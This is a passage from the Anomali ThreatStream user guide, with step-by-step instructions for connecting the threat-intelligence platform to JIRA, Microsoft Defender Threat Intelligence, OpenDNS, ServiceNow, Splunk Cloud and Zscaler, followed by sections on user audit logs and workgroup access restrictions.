
Field	Description
Instance URL	URL of the JIRA instance used by your organization. Example: <i>https://mycompany.atlassian.net</i>
Email	Email address associated with the JIRA account you want to use for activation.  The user associated with this email address is listed as the Reporter for all JIRA tickets created through the integration.
API Key	API key associated with the account whose email you specified. For information on obtaining your API key, see https://support.atlassian.com/statuspage/docs/create-and-manage-api-keys/

4. Click **Activate**.



403 errors indicate that there was an issue with the API key you entered. Verify your API key and try again.

5. After activation, select a **Default project** and **Default issue type** for tickets created through the integration.



6. Click **OK**.

The integration is active and ready for use.

Integrating with Joe Sandbox

If desired, you can use an individual Joe Sandbox subscription instead of the ThreatStream provided Joe Sandbox service or the default ThreatStream Sandbox service. Malware you submit is sent to Joe Sandbox for detonation. Results of detonation are obtained and displayed on ThreatStream. See ["Activating Joe Sandbox" on page 892](#) for more information.

Integrating with Microsoft Defender Threat Intelligence

The integration with Microsoft Defender Threat Intelligence (MDTI) allows you to view additional enrichments from MDTI—such as Passive SSL and Passive DNS—on observable details pages, and pivot from Domains to Certificates on the Graph UI.

Before activating the MDTI integration, you must register MDTI on the Azure portal, grant it the required permissions, and then obtain its Tenant ID, Client ID, and Client Secret.

For details on how to create app registrations, see [Register an application with the Microsoft identity platform](#). After you have created the app registration for MDTI, grant it the required permissions.

To grant the required permissions to MDTI:

1. Log in to your account on the Azure portal.
2. In the portal menu, select **Microsoft Entra ID**.
3. Click **Manage**.
4. Click **App registrations**.
5. Locate and click the app registration for MDTI.
6. Click **Manage > API permissions**.
7. Click **Add a permission**.
8. Click **Microsoft Graph > Application permissions**.
9. Select **ThreatIntelligence > ThreatIntelligence.Read.All**.
10. Click **Add permission**.

The permission is added to the list of application API permissions. Note that the admin consent might be required for the permission to become active.

Obtaining MDTI Credentials

After registering MDTI on the Azure portal, you must obtain its Tenant and Client IDs, and create a Client Secret.

To obtain your MDTI Tenant ID and Client ID:

1. Log in to your account on the Azure portal.
 2. In the portal menu, select **Microsoft Entra ID**.
 3. Click **Manage**.
 4. Click **App registrations**.
 5. Locate and click the app registration for MDTI.
- Your Client and Tenant IDs are displayed in the Essentials section.

To create a Client Secret:

1. In the Azure portal menu, select **Microsoft Entra ID**.
2. Click **Manage**.
3. Click **App registrations**.

4. Locate and click the app registration for Microsoft Defender Threat Intelligence.
5. In the main menu, click **Manage > Certificates & secrets**.
6. Click **+ New client secret**.
7. In the dialog box that opens, provide a brief description of the Client Secret and select a time at which the secret will expire and need to be regenerated.
8. Click **Add**.

You should see your newly-generated Client Secret listed on the Certificates & Secrets page. Copy and save the value of the generated secret because after leaving this page, there is not way to retrieve the value of the Client Secret. If you do not save it, you will need to generate a new Client Secret.

Activating the MDTI Integration

To activate the MDTI integration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** in the Microsoft Defender.
3. Enter your MDTI Tenant ID, Client ID, and Client Secret.
4. Click **Save**.

The MDTI integration is activated.

Integrating with OpenDNS Investigate

The ThreatStream integration with OpenDNS Investigate enables you to leverage data from OpenDNS Investigate on the Passive DNS tab in the Enrichments section of observable details pages. See ["Observables" on page 509](#) for more on accessing this information.

To activate the OpenDNS Investigate integration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** in the OpenDNS Investigate box.

3. Enter your OpenDNS Investigate **API Key**.
4. Click **Save**.

The integration is now ready for use.

Integrating with OpenDNS Umbrella

If your organization uses OpenDNS for DNS services, you can integrate a domain feed **from** ThreatStream **to** OpenDNS. The domain feed updates every four hours to ensure your OpenDNS uses the latest threat intelligence.


When integrated, the top 10,000 domains from ThreatStream populate a Custom Integration List set up on OpenDNS based on a search filter that you specify in ThreatStream.

There are two steps to setting up the integration:


1. Generate an OpenDNS Customer Key.
2. Activate the integration within ThreatStream.

To generate an OpenDNS Umbrella Customer Key:

1. Login to OpenDNS.
2. Click **Policies** and navigate to **Policy Components > Integrations**.



3. Click **Add**.
4. Enter a name for the integration. Example: *ThreatStream Domains*.
5. Check **Enable**.
6. Copy the Customer Key from the URL. Customer Keys are located after `customerKey=` in the URL.



Make sure you only copy the Customer Key and not the entire URL.

7. Click **Save**.

To integrate ThreatStream with OpenDNS:

1. Log in to the ThreatStream portal.
2. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
3. Click **Activate** in the OpenDNS Umbrella box.
4. Paste or enter your OpenDNS **Customer Key**.



Make sure you enter only the Customer Key and not the entire URL that contains the key.

5. Enter a **Filter Query**. For more on constructing a search query, see "[Constructing Advanced Observable Search Filters](#)" on page 486.

For example: (status="active") AND (type=domain) AND (confidence>=85) AND (modified_ts>=90d) AND (severity!=low) AND (severity!=medium)



Note: As a best practice, test your filter on the Advanced Search screen. Note that only the top 10,000 domains returned for the filter will be sent to OpenDNS.

Regardless of the filter you enter, only domain observables with active status will be sent to OpenDNS. The filter you



specify can be used to restrict the observables sent to OpenDNS to a more specific subset.

6. Click **Save**.

The status button for the service changes to Deactivate. The service is activated.

To verify that your OpenDNS integration is active:

1. Login to OpenDNS.
2. Click **Configuration** and navigate to **System Settings > Integrations**.
3. Expand the ThreatStream integration.
4. Click **See Domains**.
5. Verify that the list of domains is populated.

TS Optic Domains Domain List	
1v23v97c80cuh12z0uhle3jltq.net	
1vgca5p1okxr9vyl2qvhshj6cu.com	
1xtti79fh4blgtho8r1yghz09.com	
1y4sieg1hyn96b1cikj4gbqont.biz	
1yjpocz19xxwmgxqq541wrfyua.com	
1yo2yreakb0ij1oasf14tx435.com	
2qjpcgq4m6i61hykn0c9no4b4.org	

Integrating with Polyswarm

ThreatStream enables integration with Polyswarm for sandbox detonation from the ThreatStream user interface. For more information on activating the subscription-based Polyswarm integration, see ["Activating Polyswarm" on page 899](#).

Integrating with Recorded Future

If your organization is subscribed to the Recorded Future API service, you can use the Recorded Future integration to view related intelligence from Recorded Future using ThreatStream API.

For details on how to use the Recorded Future ThreatStream API endpoint, refer to the *Recorded Future* topic in *ThreatStream API Reference Guide*, which can be downloaded on the [Downloads](#) page.

To activate the Recorded Future integration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** > **Integrations**.
2. Click **Activate** on the Recorded Future tile.
3. Enter your Recorded Future API Key.
4. Click **Save**.

The integration is now ready for use.

Integrating with ServiceNow

ThreatStream offers bidirectional integration with the following ServiceNow solutions:

- ServiceNow SecOps
- ServiceNow ITSM

You can integrate ThreatStream either with one of the supported ServiceNow solutions or both.

Refer to the following to pics for more details about integrating ThreatStream with ServiceNow:

- ["Integrating with ServiceNow SecOps" below](#)
- ["Integrating with ServiceNow ITSM" on page 188](#)

Integrating with ServiceNow SecOps

ThreatStream provides a bidirectional integration with ServiceNow SecOps, which enables you to:

- Create or update ServiceNow security incidents with details and observables from ThreatStream investigations.
- Create or update ThreatStream investigations from ServiceNow security incidents.

To integrate ThreatStream with ServiceNow SecOps, the following high-level steps must be taken:

- Install the Anomali ServiceNow Integration on your ServiceNow system using the steps provided in the *Anomali ThreatStream ServiceNow Integration Installation and Configuration Guide*. To locate this guide and the Anomali ServiceNow App, search for "Anomali ThreatStream Integration" on the [ServiceNow Store](#). Look for *Installation Guide* under Supporting Links and Docs.



Note: For ThreatStream Cloud users, observables sent from ServiceNow SecOps to ThreatStream are added to investigations as candidate observables and not automatically imported. For ThreatStream OnPrem users, observables from ServiceNow SecOps are auto-approved and imported into the ThreatStream database before being attached to the associated ThreatStream investigation.

- Activate the ServiceNow SecOps integration on ThreatStream using the steps in ["Activating the ServiceNow SecOps Integration" below](#).
- Grant the following permissions to the ServiceNow user whose username will be used when activating the ServiceNow SecOps integration on ThreatStream:
 - `snc_platform_rest_api_access`
 - `sn_si.basic`
 - `sn_ti.read`

Activating the ServiceNow SecOps Integration

To synchronize ServiceNow SecOps intelligence with ThreatStream, activate the ServiceNow SecOps integration. You can activate the integration using either ServiceNow credentials (username and password) or OAuth 2.0 credentials (Client ID and Client Secret).

To obtain your ServiceNow Client ID and Client Secret (OAuth 2.0):

1. Ensure that the OAuth plugin is installed and active on your ServiceNow instance.
2. In the **All** navigation menu, type `sys_properties.list` and press **Enter** to view the table with system properties.
3. Ensure the `com.snc.platform.security.oauth.is.active` system property exists and is set to true.

4. Ensure the `glide.oauth.inbound.client.credential.grant_type` system property exists. If it does not exist, create it and configure it the following way:
 - a. Set the Application scope to **Global**.
 - b. Click **New**. The System Property New record dialog box opens.
 - c. In the Name field, enter `glide.oauth.inbound.client.credential.grant_type`.
 - d. From the Type drop-down list, select **boolean**.
 - e. Set the Value to **true**.
 - f. Click **Submit**.
5. Create an OAuth application registry entry:

Navigate to **All > System OAuth > Application Registry**, and then click **New**.
6. Configure the application registry record:
 - a. Give the record a unique name. For example, *ThreatStream OAuth Client*.
 - b. Set Client type to **Integration as a User**.
 - c. Assign OAuth Application User to the user account typically used for the ServiceNow integration.
7. Retrieve Client credentials.

After submitting the record, reopen the application registry entry and copy the Client ID and Client Secret. Copy the Client Secret and save it in a safe place.

These values are required for activating the ServiceNow integration in ThreatStream.

To activate the ServiceNow SecOps integration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** on the ServiceNow tile.

3. Under **Instance ID**, enter the hostname of your ServiceNow instance.

Example: Enter `xyz` if the full FQDN of your instance is `xyz.example.com`.



Note: Specify *only* the hostname of your instance. FQDNs are not accepted.

4. Select your ServiceNow domain. The following domains are available for selection:
 - `service-now.com` (Enterprise)
 - `servicenowservices.com` (Federal)
5. Choose your authentication method:
 - To use your ServiceNow credentials, enter:
 - Username
 - Password
 - To use your ServiceNow OAuth 2.0 credentials, enter:
 - Client ID
 - Client Secret
 - Use Oauth2 Authentication
6. Select **SecOps**.
7. Select your ServiceNow user interface:
 - SIR Legacy UI
 - SIR Workspace UI
8. Click **Save**.


The ServiceNow SecOps integration is now active.

Creating and Updating Security Incidents


After activating the ServiceNow SecOps integration, you can create a security incident in ServiceNow from an investigation details page.

To create a security incident in ServiceNow from an investigation details page:

1. Navigate to **Research > Investigations**.
2. Click the investigation of your interest.
3. Click **Investigation > Create/Update a Security Incident in ServiceNow** on the investigations details page.



4. In the Create/Update ServiceNow Security Incident dialog box, select an Assignment Group and Incident Category for the security incident you are creating or updating.



If no associated security incident exists, the drop-down lists display the preselected values—*Default* (Assignment Group) and *None* (Incident Category). If these values remain unchanged, the default Assignment Group (typically Security Incident Assignment) is used, as this is ServiceNow behavior when no group is specified, and no incident category is assigned to the security incident.

If a security incident already exists, the drop-down lists in the dialog box display the values that were previously assigned to it.

5. Click **Create/Update**.

When you take this action, the following tags are added to the investigation:

SNOW SIR ID: <Incident record ID>

Service Now <Incident ID>

These tags link the investigation to the created security incident, and are used to update the security incident after initial creation.

To update a security incident with the latest investigation information, click **Create/Update a Security Incident in ServiceNow**. If the tags on the investigation match a security incident in Service Now, the existing security incident is updated.

Integrating with ServiceNow ITSM

ThreatStream provides a bidirectional integration with ServiceNow ITSM, which enables you to quickly and easily pass intelligence between them. The integration allows you to:

- Create or update ServiceNow ITSM incidents with details and observables from ThreatStream investigations.
- Create or update ThreatStream investigations from ServiceNow ITSM incidents.

To integrate ThreatStream with ServiceNow ITSM, the following high-level steps must be taken:

- Install the Anomali ThreatStream ITSM Integration on your ServiceNow system using the steps in the *Anomali ThreatStream ServiceNow ITSM Integration Installation and User Guide*. To locate this guide and the Anomali ThreatStream ITSM App, search for "Anomali ThreatStream ITSM Integration" on the [ServiceNow Store](#). Look for *Installation Guide* under Supporting Links and Docs.



Note: For ThreatStream Cloud users, observables sent from ServiceNow SecOps to ThreatStream are added to investigations as candidate observables and not automatically imported. For ThreatStream OnPrem users, observables from ServiceNow SecOps are auto-approved and imported into the ThreatStream database before being attached to the associated ThreatStream investigation.

- Activate the ServiceNow ITSM integration on ThreatStream using the steps in ["Activating the ServiceNow ITSM Integration" on the next page](#).
- Grant the following permissions to the ServiceNow user whose username will be used when activating the ServiceNow ITSM integration on ThreatStream:
 - import_transformer
 - snc_platform_rest_api_access
 - sn_incident_read

- `sn_incident_write`
- `x_anoma_ts_itsm_in.threatstream_integration_user`
- `x_anoma_ts_itsm_in.threatstream_observable_user`

Activating the ServiceNow ITSM Integration

To synchronize ServiceNow ITSM intelligence with ThreatStream, activate the ServiceNow ITSM integration. You can activate the integration using either your ServiceNow credentials (username and password) or OAuth 2.0 credentials (Client ID and Client Secret).

To obtain your ServiceNow Client ID and Client Secret (OAuth 2.0):

1. Ensure that the OAuth plugin is installed and active on your ServiceNow instance.
2. In the **All** navigation menu, type `sys_properties.list` and press **Enter** to view the table with system properties.
3. Ensure the `com.snc.platform.security.oauth.is.active` system property exists and is set to true.
4. Ensure the `glide.oauth.inbound.client.credential.grant_type` system property exists. If it does not exist, create it and configure it the following way:
 - a. Set the Application scope to **Global**.
 - b. Click **New**. The System Property New record dialog box opens.
 - c. In the Name field, enter `glide.oauth.inbound.client.credential.grant_type`.
 - d. From the Type drop-down list, select **boolean**.
 - e. Set the Value to **true**.
 - f. Click **Submit**.
5. Create an OAuth application registry entry:

Navigate to **All > System OAuth > Application Registry**, and then click **New**.
6. Configure the application registry record:

- a. Give the record a unique name. For example, *ThreatStream OAuth Client*.
 - b. Set Client type to **Integration as a User**.
 - c. Assign OAuth Application User to the user account typically used for the ServiceNow integration.
7. Retrieve client credentials.

After submitting the record, reopen the application registry entry and copy the Client ID and Client Secret. Copy the Client Secret and save it in a safe place.

These values are required for activating the ServiceNow integration in ThreatStream.

To activate the ServiceNow ITSM integration:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** on the ServiceNow tile.
3. Under **Instance ID**, enter the hostname of your ServiceNow instance.

Example: Enter xyz if the full FQDN of your instance is *xyz.example.com*.



Note: Specify *only* the hostname of your instance. FQDNs are not accepted.

4. Select your ServiceNow domain. The following domains are available for selection:
 - service-now.com (Enterprise)
 - servicenowservices.com (Federal)
5. Choose your authentication method and enter your credentials:
 - To use your ServiceNow credentials, enter:
 - Username
 - Password

- To use your ServiceNow OAuth 2.0 credentials, enter:
 - Client ID
 - Client Secret
 - Use Oauth2 Authentication
- 6. Select **ITSM**.
- 7. Select your ServiceNow user interface. The following UI options are available for selection:
 - SIR Legacy UI
 - SIR Workspace UI
- 8. Click **Save**.


The ServiceNow ITSM integration is now active.

Creating and Updating ITSM Incidents

After activating the ServiceNow ITSM integration, you can create an ITSM incident in ServiceNow ITSM from an investigation details page.

To create an ITSM incident in ServiceNow from an investigation details page:

1. Navigate to **Research > Investigations**.
2. Click the investigation of your interest.
3. Click **Investigation > Create/Update ITSM Incident in ServiceNow** on the investigations details page.



When an incident is created in ServiceNow ITSM, the following tags are added to the investigation in ThreatStream:
Service ITSM ID: <Incident record ID>
Service Now ITSM <Incident ID>

These tags link the investigation to the created ITSM incident, and are used to update the ITSM incident after initial creation.

To update an ITSM incident with the latest investigation information, click **Create/Update ITSM Incident in ServiceNow**. If the tags on the investigation match an ITSM incident in Service Now, the existing ITSM incident is updated.

Integrating with Splunk Cloud

If your organization subscribes to the Splunk Cloud service, you can use this integration to send intelligence from ThreatStream to the Splunk Cloud. ThreatStream generates intelligence snapshots based on a filter you specify. Before generating intelligence snapshots, ThreatStream removes observables that match entries on your organization Exclude List from the snapshot.

To integrate ThreatStream with Splunk Cloud:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** in the Splunk Cloud box.
3. Enter a **Search Filter**. This determines which observables are included in snapshot downloads. For a list of valid fields and operators, see [Search Operators](#).
4. Click **Save**.


Integrating with VMRay

ThreatStream enables integration with VMRay for sandbox detonation from the ThreatStream user interface. For more information on activating the subscription-based or freemium VMRay integration, see ["Activating VMRay" on page 895](#).

Integrating with Zscaler

When activated, ThreatStream forwards IP addresses, domains, and URLs to Zscaler on a daily basis for blocking. By default, ThreatStream will forward a maximum of 25,000 observables based on a search query that you define. If you require a different number of observables forwarded, contact Anomali Customer Support.

Your organization must have an account on Zscaler with API access to activate this integration. Observables are stored on Zscaler under User Defined URL Categories within *anomali*, as displayed below.



Name	Custom URLs	URLs retaining parent category	Custom Keywords
> Entertainment/Recreation	---	---	---
> News and Media	---	---	---
> User-Defined	---	---	---
anomali	luanhippearl.com, dominicpeter.in.net, ...	---	---

To integrate with Zscaler:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Integrations**.
2. Click **Activate** in the Zscaler box.
3. Select the API Type:
 - **ZIA Admin API (Legacy):** Uses session-based authentication with an API key, username, and password.
 - **OneAPI:** Uses OAuth 2.0 authentication with a Client ID and Client Secret. This is the newer Zscaler API and is recommended for new integrations.
4. Configure the following:

If you selected ZIA Admin API (Legacy):

- **API Base URI** (for example, `https://zsapi.zscaler.net/`).



Notes:

- See [Getting Started](#) in the Zscaler API documentation for information on retrieving the base URI.
- Some Anomali customers failed to successfully integrate Zscaler with ThreatStream using the `$zsapi.<Zscaler Cloud Name>/api/v1` format provided in the Zscaler API documentation. Truncating the URL by removing the `/api/v1` part resolved the issue.

- **API User:** Username associated with the Zscaler API.
- **Password:** Password for the API user.

- **API Key:** Your Zscaler API Key



Notes:

- See [Getting Started](#) in the Zscaler API documentation for information on retrieving your API key.
- See [About API Key Management](#) for information on regenerating your API key.

If you selected OneAPI:

- **Client ID:** The OAuth 2.0 Client ID from the ZIA API Client configured in ZIdentity. See [Adding an API Client](#) for details.
- **Client Secret** (optional): The OAuth 2.0 Client Secret associated with your Client ID. Must be provided if Private Key is not used.
- **Private Key** (optional): Your Zscaler private key. Must be provided if Client Secret is not used.
- **Vanity Domain:** Your custom domain if your organization uses a Zscaler vanity URL (for example, `anomali` for `anomali-admin.zslogin.net`).
- **Zscaler Cloud** (optional): Authentication endpoint and API base URL of your Zscaler environment.

Possible values: `beta`, `gov`, `govus`, and `alpha`. If left blank, the integration defaults to the standard production Zscaler Cloud.

5. Enter a **Search Query** that defines the subset of data you want to send to Zscaler. See ["Constructing Advanced Observable Search Filters"](#) on page 486 for more information.
6. Select where you want to push observables in ZIA:
 - **Custom URL Category** (default): Pushes observables to a custom URL category in ZIA. URLs added to this category are enforced through URL Filtering policies.
 - **ATP Malicious URLs:** Pushes observables to the Advanced Threat Protection (ATP) Custom Malicious URLs list in ZIA. URLs in this list are evaluated by ATP before Cloud App Control and URL Filtering, helping

ensure malicious URLs are blocked even when Cloud App Control policies do not cascade to URL Filtering. This option provides earlier enforcement in the ZIA inspection workflow and is recommended when ATP-based blocking is preferred.

Define how ThreatStream should update the ATP Malicious URLs list during synchronization:

- When the **ATP Append-only mode** is **enabled** (default), ThreatStream only adds new observables to the ATP deny-list and never removes existing entries. URLs added manually, by other tools, or by previous ThreatStream synchronizations are preserved. Use this option when multiple administrators or systems manage the same ATP deny-list.
 - When the **ATP Append-only mode** is **disabled**, ThreatStream performs a full synchronization of the ATP deny-list. URLs that are no longer present in ThreatStream are removed during each push. Use this option only when ThreatStream is the sole source managing the ATP deny-list.
- disabled**, ThreatStream performs a full synchronization of the ATP deny-list. URLs that are no longer present in ThreatStream are removed during each push. Use this option only when ThreatStream is the sole source managing the ATP deny-list.


7. Click **Save**.



Note: Data is synchronized between ThreatStream and Zscaler on a daily basis. Therefore, it may take up to 24 hours for "anomali" to propagate in Zscaler as a URL Category. You must wait for this category to propagate before configuring a URL filtering policy in Zscaler.

User Activity Audit

The **Audit** page enables Org Admins to view user audit logs for both ThreatStream user interface activity and API activity.



- 1 Toggle **ThreatStream Interface** or **API**
- 2 Time Period
- 3 User list
- 4 Activity list
- 5 Export audit log

Audit Log Activities

Audit logs are maintained for the following ThreatStream UI activities.

Activity	Description
Login	Logged in by specifying user name and password.
Login Via SSO	Logged in using SSO.
Active Logout	Logged out by clicking the Logout link.
Maximum Lifetime Logout	Logged out by the system when the Maximum Lifetime Logout time limit was reached.
Created	Created the specified object.
Updated	Updated the specified object.

Activity	Description
Commented	Added a comment to the specified object configuration.
Deleted	Deleted the specified object.
Report	PDF Report creation activity. Click Exported in the Activity column to display a pop-up information box with details. In the information box, under Export Type: • <i>Download</i> indicates that the user created and downloaded the report from a Threat Model entities detail page. • <i>Email</i> indicates that the user created the report through the Share via Email feature. When <i>Email</i> is listed, the emails to which reports were sent are listed under Recipients.
Uploaded Avatar	Uploaded an avatar to the user's own Profile page.
Added Description	Added or modified the Summary text on the user's own Profile page.
Sent Feedback	Sent feedback. The feedback link is a question mark (?) icon that is visible when the gamification permission is enabled.
Added Permission	Granted a user permission on the Settings > User Admin page.
Removed Permission	Removed a user permission on the Settings > User Admin page.
Marked Complete	Marked an intelligence initiative as complete.
Mitre Score	Updated the MITRE ATT&CK Security Control Framework for your organization. Click Mitre Score Update in the Activity column to display a pop-up information box with details. Information includes the Name of the TTP modified, timestamp of the action, New Score (security coverage score assigned to the TTP by the user), and Old Score (previous security coverage score).
Mitre Version	Updated the MIRE ATT&CK version on the Settings > Organization page.

Audit logs are maintained for all API requests. The following table describes API audit log columns.

Column	Description
Date	Timestamp the API request was received.
Method	HTTP method.
Endpoint	Endpoint URI requested.
User Agent	User-agent request header for the API request.
User	User that sent the request.

Creating a ThreatStream Audit Log Report

By default, the Audit page shows logs for all activities for the logged in users for the last 24 hours.

To create a ThreatStream Interface user audit log report based on filters you specify:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Audit**.
2. Select the **ThreatStream Interface** audit log option.
3. Select a time period:
 - **Last 24 Hours**
 - **Last 30 Days**
 - **Last 90 Days**
 - **Custom Date Range**
If you select this option, use the date selector to complete the time period filter. You can specify a range within the last 90 days.
4. Select one or more users in the User list. You can find users by scrolling the list or by searching.
5. Select one or more activities from the Activity list.
6. The audit table displayed on the page is updated instantly whenever you change a filter option.

To export audit log report based on the filters selected, click **Actions** and select **Export** to export the audit log information to a CSV file.



Note: The export file includes the columns and data displayed on the Audit page. It does not include linked information.

Creating an API Audit Log Report

You cannot select activities for the API audit log report. This report displays all API calls for up to 10 users.

To create an API audit log report:

1. In the bottom-left corner of the side navigation panel, click  > **ThreatStream** and then click **Audit**.
2. Select a time period:
 - **Last 24 Hours**
 - **Last 30 Days**
 - **Last 90 Days**
 - **Custom Date Range**
If you select this option, use the date selector to complete the time period filter. You can specify a range within the last 90 days.
3. Select at least 1 and no more than 10 users from the User list. You can find users by scrolling the list or searching.
4. Select the **API** audit log option. The API audit log list is displayed for the selected users.

To export API audit log report based on the filters selected, click **Actions** and select **Export to CSV** to export the API audit log information to a CSV file.


Restricting Access to Intelligence with Workgroups

Workgroups provide granular control over the visibility of threat intelligence content you create on ThreatStream to groups of users in your organization. Workgroups enable you to restrict the observables, Threat Model entities, and investigations you create on ThreatStream to groups of users within your organization.



Important: Workgroups restrict access to the intelligence you create on the platform. Workgroups cannot be used to control access to intelligence sourced from feeds, or to limit platform functionality to groups of users. See ["Workgroup Limitations" on the next page](#) for further limitations.

Org Admins can create and manage workgroups from the Workgroups tab within ThreatStream settings.



Actions Enabled by Workgroups

Workgroups can be leveraged to restrict access to the following entities created on ThreatStream:

- Observables imported by your organization. See ["Restricting Observable Visibility to Workgroups" on page 538](#) and ["Restricting Observables Visibility to Workgroups During Import" on page 342](#).

Mailboxes can be configured to share imported observables with workgroups as well. See ["Mailboxes for Receiving Observables" on page 105](#) for more information.

